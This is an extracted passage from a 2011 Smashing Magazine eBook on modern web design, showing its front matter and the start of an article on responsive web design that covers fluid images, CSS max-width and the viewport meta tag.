




Modern WEB DESIGN & DEVELOPMENT



Imprint

Published in April 2011

Smashing Media GmbH, Freiburg, Germany

Cover Design: Sachar Niemczyk

Editing: Thomas Burkert

Proofreading: John von Bergen

Concept: Sven Lennartz, Vitaly Friedman

Founded in September 2006, [Smashing Magazine](#) delivers useful and innovative information to Web designers and developers. Smashing Magazine is a well-respected international online publication for professional Web designers and developers. Our main goal is to support the Web design community with useful and valuable articles and resources, written and created by experienced designers and developers.

ISBN: 978-3-943075-08-3

Version: May 4, 2011

Table of Contents

[Preface](#)

[Responsive Web Design: What It Is and How to Use It](#)

[HTML5: The Facts and the Myths](#)

[Mastering Photoshop: Unknown Tricks and Time-Savers](#)

["What Font Should I Use?": 5 Principles for Choosing Typefaces](#)

[Persuasion Triggers in Web Design](#)

[Designing for iPhone 4 Retina Display: Techniques and Workflow](#)

[What to Do When Your Website Goes Down](#)

[Commonly Confused Bits of jQuery](#)

[Why We Should Start Using CSS3 and HTML5 Today](#)

[Why Design-by-Committee Should Die](#)

[The Current State of Web Design](#)

[A Design Is Only as Deep as It Is Usable](#)

[Web Security: Are You Part of the Problem?](#)

[How to Make Innovative Ideas Happen](#)

[I Want to Be a Web Designer When I Grow Up](#)

[Making Your Mark on the Web Is Easier than You Think](#)

[The Authors](#)

Preface

We're seeing better interaction design and more aesthetically pleasing designs. And we're seeing more personal, engaging and memorable sites, too. But what exactly is making the difference? What new directions is Web design heading in today? What new techniques, concepts and ideas are becoming important?

This eBook contains 16 articles that cover current as well as upcoming Web design trends. It also includes facts on responsive Web design, improving Web security, useful coding tips and practices for HTML5 and CSS3, and much more! This eBook on 'Modern Web Design and Development' touches on what Web designers should be ready for to keep abreast of new challenges and opportunities.

These articles have been published on Smashing Magazine in 2010 and 2011 and are known to be the best on professional Web design and development. They have been carefully edited and prepared for this eBook.

We hope that you will find this eBook useful and valuable. We are looking forward to your feedback.

— Thomas Burkert, Smashing eBook Editor

Responsive Web Design: What It Is and How to Use It

Kayla Knight

Almost every new client these days wants a mobile version of their website. It's practically essential after all: one design for the BlackBerry, another for the iPhone, the iPad, netbook, Kindle — and all screen resolutions must be compatible, too. In the next five years, we'll likely need to design for a number of additional inventions. When will the madness stop? It won't, of course.

In the field of Web design and development, we're quickly getting to the point of being unable to keep up with the endless new resolutions and devices. For many websites, creating a website version for each resolution and new device would be impossible, or at least impractical. Should we just suffer the consequences of losing visitors from one device, for the benefit of gaining visitors from another? Or is there another option?

Responsive Web design is the approach that suggests that design and development should respond to the user's behavior and environment based on screen size, platform and orientation. The practice consists of a mix of flexible grids and layouts, images and an intelligent use of CSS media queries. As the user switches from their laptop to iPad, the website should automatically switch to accommodate for resolution, image size and scripting abilities. In other words, the website should have the technology to automatically *respond* to the user's preferences. This would eliminate the need for a different design and development phase for each new gadget on the market.

The Concept of Responsive Web Design

Ethan Marcotte wrote an introductory article about the approach, "[Responsive Web Design](#)," for A List Apart. It stems from the notion of responsive architectural design, whereby a room or space automatically adjusts to the number and flow of people within it:

"Recently, an emergent discipline called "responsive architecture" has begun asking how physical spaces can respond to the presence of people passing through them. Through a combination of embedded robotics and tensile materials, architects are experimenting with art installations and wall structures that bend, flex, and expand as crowds approach them. Motion sensors can be paired with climate control systems to adjust a room's temperature and ambient lighting as it fills with people. Companies have already produced "smart glass technology" that can automatically become opaque when a room's occupants reach a certain density threshold, giving them an additional layer of privacy."


Transplant this discipline onto Web design, and we have a similar yet whole new idea. Why should we create a custom Web design for each group of users; after all, architects don't design another building for each group size and type that passes through it? Like responsive architecture, Web design should automatically adjust. It shouldn't require countless custom-made solutions for each new category of users.

Obviously, we can't use motion sensors and robotics to accomplish this the way a building would. Responsive Web design requires a more abstract way of thinking. However, some ideas are already being practiced: fluid layouts, media queries and scripts that can reformat Web pages and mark-up effortlessly (or *automatically*).

But responsive Web design is not only about adjustable screen resolutions and automatically resizable images, but rather about a whole new way of thinking about design. Let's talk about all of these features, plus additional ideas in the making.


Adjusting Screen Resolution

With more devices come varying screen resolutions, definitions and orientations. New devices with new screen sizes are being developed every day, and each of these devices may be able to handle variations in size, functionality and even color. Some are in landscape, others in portrait, still others even completely square. As we know from the rising popularity of the iPhone, iPad and advanced smartphones, many new devices are able to switch from portrait to landscape at the user's whim. How is one to design for these situations?



In addition to designing for both landscape and portrait (and enabling those orientations to possibly switch in an instant upon page load), we must consider the hundreds of different screen sizes. Yes, it is possible to group them into major categories, design for each of them, and make each design as flexible as necessary. But that can be overwhelming, and who knows what the usage figures will be in five years? Besides, many users do not maximize their browsers, which itself leaves far too much room for variety among screen sizes.

Morten Hjerde and a few of his colleagues [identified statistics on about 400 devices](#) sold between 2005 and 2008. Below are some of the most common:




Since then even [more devices have come out](#). It's obvious that we can't keep creating custom solutions for each one. So, how do we deal with the situation?

Part of the Solution: Flexible Everything

A few years ago, when flexible layouts were almost a "luxury" for websites, the only things that were flexible in a design were the layout columns (structural elements) and the text. Images could easily break layouts, and even flexible structural elements broke a layout's form when pushed enough. Flexible designs weren't really that flexible; they could give or take a few hundred pixels, but they often couldn't adjust from a large computer screen to a netbook.

Now we can make things more flexible. Images can be automatically adjusted, and we have workarounds so that layouts never break (although they may become squished and illegible in the process). While it's not a complete fix, the solution gives us far more options. It's perfect for devices that switch from portrait orientation to landscape in an instant or for when users switch from a large computer screen to an iPad.

In Ethan Marcotte's article, he created a sample Web design that features this better flexible layout:



www.alistapart.com


The entire design is a lovely mix of [fluid grids](#), [fluid images](#) and smart mark-up where needed. Creating fluid grids is fairly common practice, and there are a number of techniques for creating fluid images:

- [Hiding and Revealing Portions of Images](#)
- [Creating Sliding Composite Images](#)
- [Foreground Images That Scale With the Layout](#)

For more information on creating fluid websites, be sure to look at the book “Flexible Web Design: Creating Liquid and Elastic Layouts with CSS” by Zoe Mickley Gillenwater, and download the sample chapter “[Creating Flexible Images](#).” In addition, Zoe provides the following extensive list of

tutorials, resources, inspiration and best practices on creating flexible grids and layouts: "[Essential Resources for Creating Liquid and Elastic Layouts](#)."

While from a technical perspective this is all easily possible, it's not just about plugging these features in and being done. Look at the logo in this design, for example:



www.alistapart.com

If resized too small, the image would appear to be of low quality, but keeping the name of the website visible and not cropping it off was important. So, the image is divided into two: one (of the illustration) set as a background, to be cropped and to maintain its size, and the other (of the name) resized proportionally.

```
1 <h1 id="logo"><a href="#"></a></h1>
```

Above, the `h1` element holds the illustration as a background, and the image is aligned according to the container's background (the heading).

This is just one example of the kind of thinking that makes responsive Web design truly effective. But even with smart fixes like this, a layout can become too narrow or short to look right. In the logo example above (although it works), the ideal situation would be to not crop half of the illustration or to keep the logo from being so small that it becomes illegible and “floats” up.

Flexible Images

One major problem that needs to be solved with responsive Web design is working with images. There are a number of techniques to resize images proportionately, and many are easily done. The most popular option, noted in Ethan Marcotte’s article on [fluid images](#) but first experimented with by [Richard Rutter](#), is to use CSS’s `max-width` for an easy fix.

```
1 | img { max-width: 100%; }
```

As long as no other width-based image styles override this rule, every image will load in its original size, unless the viewing area becomes narrower than the image’s original width. The **maximum width** of the image is set to 100% of the screen or browser width, so when that 100% becomes narrower, so does the image. Essentially, as Jason Grigsby [noted](#):


“The idea behind fluid images is that you deliver images at the maximum size they will be used at. You don’t declare the height and width in your code, but instead let the browser resize the images as needed while using CSS to guide their relative size.” It’s a great and simple technique to resize images beautifully.”

Note that `max-width` is not supported by older IE versions, but a good use of `width: 100%` would solve the problem neatly in an IE-specific style sheet. One more issue is that when an image is resized too small in some older browsers in Windows, the rendering isn't as clear as it ought to be. There is a JavaScript to fix this issue, though, found in [Ethan Marcotte's article](#).

While the above is a great quick fix and good start to responsive images, image resolution and download times should be the primary considerations. While resizing an image for mobile devices can be very simple, if the original image size is meant for large devices, it could significantly slow download times and take up space unnecessarily.

Filament Group's Responsive Images

This technique, presented by the Filament Group, takes this issue into consideration and not only resizes images proportionately, but shrinks image resolution on smaller devices, so very large images don't waste space unnecessarily on small screens. Check out [the demo page here](#).



filamentgroup.com

This technique requires a few files, all of which are available on [Github](#). First, a JavaScript file (*rwd-images.js*), the *.htaccess* file and an image file (*rwd.gif*). Then, we can use just a bit of HTML to reference both the larger and smaller resolution images: first, the small image, with a *.r* prefix to clarify that it should be responsive, and then a reference to the bigger image using **data-fullsrc**.

```
1 | 
```

The **data-fullsrc** is a custom HTML5 attribute, defined in the files linked to above. For any screen that is wider than 480 pixels, the larger-resolution image (*largeRes.jpg*) will load; smaller screens wouldn't need to load the bigger image, and so the smaller image (*smallRes.jpg*) will load.

The JavaScript file inserts a base element that allows the page to separate responsive images from others and redirects them as necessary. When the

page loads, all files are rewritten to their original forms, and only the large or small images are loaded as necessary. With other techniques, all higher-resolution images would have had to be downloaded, even if the larger versions would never be used. Particularly for websites with a lot of images, this technique can be a great saver of bandwidth and loading time.

This technique is fully supported in modern browsers, such as IE8+, Safari, Chrome and Opera, as well as mobile devices that use these same browsers (iPad, iPhone, etc.). Older browsers and Firefox degrade nicely and still resize as one would expect of a responsive image, except that both resolutions are downloaded together, so the end benefit of saving space with this technique is void.

Stop iPhone Simulator Image Resizing

One nice thing about the iPhone and iPod Touch is that Web designs automatically rescale to fit the tiny screen. A full-sized design, unless specified otherwise, would just shrink proportionally for the tiny browser, with no need for scrolling or a mobile version. Then, the user could easily zoom in and out as necessary.

There was, however, one issue this simulator created. When responsive Web design took off, many noticed that images were still changing proportionally with the page even if they were specifically made for (or could otherwise fit) the tiny screen. This in turn scaled down text and other elements.

Because this works only with Apple's simulator, we can use an Apple-specific meta tag to fix the problem, placing it *below* the website's `<head>` section. Thanks to [Think Vitamin's article on image resizing](#), we have the meta tag below:

```
1 <meta name="viewport" content="width=device-width; initial-
  scale=1.0">
```

Setting the `initial-scale` to 1 overrides the default to resize images proportionally, while leaving them as is if their width is the same as the device's width (in either portrait or landscape mode). Apple's documentation has a lot more information on the [viewport meta tag](#).

Custom Layout Structure

For extreme size changes, we may want to change the layout altogether, either through a separate style sheet or, more efficiently, through a CSS media query. This does not have to be troublesome; most of the styles can remain the same, while specific style sheets can inherit these styles and move elements around with floats, widths, heights and so on.

For example, we could have one main style sheet (which would also be the default) that would define all of the main structural elements, such as `#wrapper`, `#content`, `#sidebar`, `#nav`, along with colors, backgrounds and typography. Default flexible widths and floats could also be defined.

If a style sheet made the layout too narrow, short, wide or tall, we could then detect that and switch to a new style sheet. This new child style sheet would adopt everything from the default style sheet and then just redefine the layout's structure.

